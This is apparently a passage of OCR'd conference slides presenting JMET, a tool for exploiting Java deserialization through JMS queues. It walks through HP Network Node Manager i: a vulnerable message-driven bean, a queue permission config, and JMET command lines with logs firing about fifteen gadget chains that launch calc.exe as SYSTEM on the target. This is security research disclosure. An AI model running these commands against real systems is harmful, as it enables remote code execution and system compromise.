
Gadget mode

```
kaimatt@dev:~/JMET$ java -jar jmet-0.1.0-all.jar -u test -pw test -Q cwqueue -I Artemis -Y xterm target 8080

INFO d.c.j.t.JMSTarget [main] Connected with ID: null
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "BeanShell1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsBeanutils1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections3" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections4" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections5" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Groovy1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Hibernate1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Hibernate2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Jdk7u21" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "JSON1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "ROME" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Spring1" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Spring2" with command: "xterm"
INFO d.c.j.t.JMSTarget [main] Shutting down connection null
```




1. Motivation
2. Introduction to Java's Native Serialization
3. The Java Message Service
4. Attacking JMS
5. Introducing JMET
6. JMET in Action
7. Conclusion

JMET in Action - The Target




Network Node Manager I Overview

- Network Management Software
- Runs on top of an old JBOSS 5
- HornetQ as JMS-implementation
- Local or LDAP authentication
- Makes heavy use of JMS queues und topics



JMS Attack Surface NNMi

- ~ 150 Message Driven Beans
- Usage of TextMessage and ObjectMessage
- JBOSS' HornetQ requires authentication
- Permissions on queues/topics are set explicitly, otherwise only the "system" user has access



Finding a queue/topic

```
<configuration xmlns="urn:hornetq"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xsi:schemaLocation="urn:hornetq ../../../../src/schemas/hornetq-

    <security-settings>

        <security-setting match="jms.topic.nms.discovery.configurationPoll">
            <permission type="consume" roles="system,admin"/>
            <permission type="send" roles="system,admin"/>
        </security-setting>

    </security-settings>
```

- There are several queues/topics, an NNMi admin can access
- So if we have a NNMi admin user, we can send a message to “nms.discovery.configurationPoll”

A vulnerable Message Driven Bean


```
40 /*     */ @MessageDriven(activationConfig={@javax.ejb.ActivationConfigProperty(propertyName="destinationType",
41 /*     */ @Depends({"com.hp.ov.nms.disco:service=NmsDisco", "com.hp.ov.nms.geo.bridge:name=BridgeManager"})
42 /*     */ @javax.annotation.security.RunAs("system")
43 /*     */ @TransactionAttribute(TransactionAttributeType.NOT_SUPPORTED)
44 /*     */ public class DemandListener implements javax.jms.MessageListener
45 /*     */ {

81 /*     */   public void onMessage(Message message)
82 /*     */   {
83 /*  83 */     log.fine("Received demand message:  " + message);
84 /*  84 */     String msg = null;
85 /*  85 */     String nodeName = null;
86 /*  86 */     Locale locale = null;
87 /*  87 */     boolean excError = false;
88 /*  88 */     ObjectMessage demandMessage = (ObjectMessage)message;
89 /*     */
90 /*  90 */     DemandResponse dResponse = null;
91 /*     */     try {
92 /*  92 */       DemandRequest demandRequest = (DemandRequest)demandMessage.getObject();
```

- There we have our call to ObjectMessage.getObject()


Running JMET against NNMi

```
kaimatt@dev:~/JMET$ java -jar jmet-0.1.0-all.jar -u admin -pw admin -T nms.discovery.configurationPoll -I HornetQ -Y calc target 4457
INFO d.c.j.t.JMSTarget [main] Connected with ID: null
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "BeanShell1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsBeanutils1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections2" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections3" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections4" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections5" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Groovy1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Hibernate1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Hibernate2" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Jdk7u21" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "JSON1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "ROME" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Spring1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Spring2" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Shutting down connection null
```

Getting SYSTEM calc.exe




Name	PID	Status	User na...	CPU	Memory (private working set)	Description
calc.exe	1236	Running	SYSTEM	00	3,940 K	Windows Calculator
calc.exe	5776	Running	SYSTEM	00	3,940 K	Windows Calculator
calc.exe	4508	Running	SYSTEM	00	3,940 K	Windows Calculator
calc.exe	5936	Running	SYSTEM	00	3,952 K	Windows Calculator
calc.exe	6080	Running	SYSTEM	00	3,936 K	Windows Calculator
calc.exe	3720	Running	SYSTEM	00	3,936 K	Windows Calculator
calc.exe	5068	Running	SYSTEM	00	3,936 K	Windows Calculator
calc.exe	2368	Running	SYSTEM	00	3,936 K	Windows Calculator
calc.exe	5360	Running	SYSTEM	00	3,940 K	Windows Calculator
calc.exe	4844	Running	SYSTEM	00	3,940 K	Windows Calculator
calc.exe	3456	Running	SYSTEM	00	3,936 K	Windows Calculator
calc.exe	2500	Running	SYSTEM	00	3,940 K	Windows Calculator
calc.exe	3736	Running	SYSTEM	00	3,940 K	Windows Calculator
calc.exe	3264	Running	SYSTEM	00	3,936 K	Windows Calculator
calc.exe	5580	Running	SYSTEM	00	3,936 K	Windows Calculator
calc.exe	2724	Running	SYSTEM	00	3,944 K	Windows Calculator
calc.exe	5200	Running	SYSTEM	00	3,940 K	Windows Calculator
calc.exe	2880	Running	SYSTEM	00	3,940 K	Windows Calculator
calc.exe	4896	Running	SYSTEM	00	3,936 K	Windows Calculator
calc.exe	1344	Running	SYSTEM	00	3,932 K	Windows Calculator
calc.exe	2572	Running	SYSTEM	00	3,932 K	Windows Calculator
calc.exe	2864	Running	SYSTEM	00	3,936 K	Windows Calculator




1. Motivation
2. Introduction to Java's Native Serialization
3. The Java Message Service
4. Attacking JMS
5. Introducing JMET
6. JMET in Action
7. Conclusion

Conclusion



- As with other Java core technologies JMS suffers from deserialization vulnerabilities
- All JMS provider implementations were found vulnerable to missing input validation
- JMS queues/topics can be endpoints for getting remote code execution
- Successful exploitation depends highly on the “gadgets” in the classpath
- JMET makes exploitation easy!



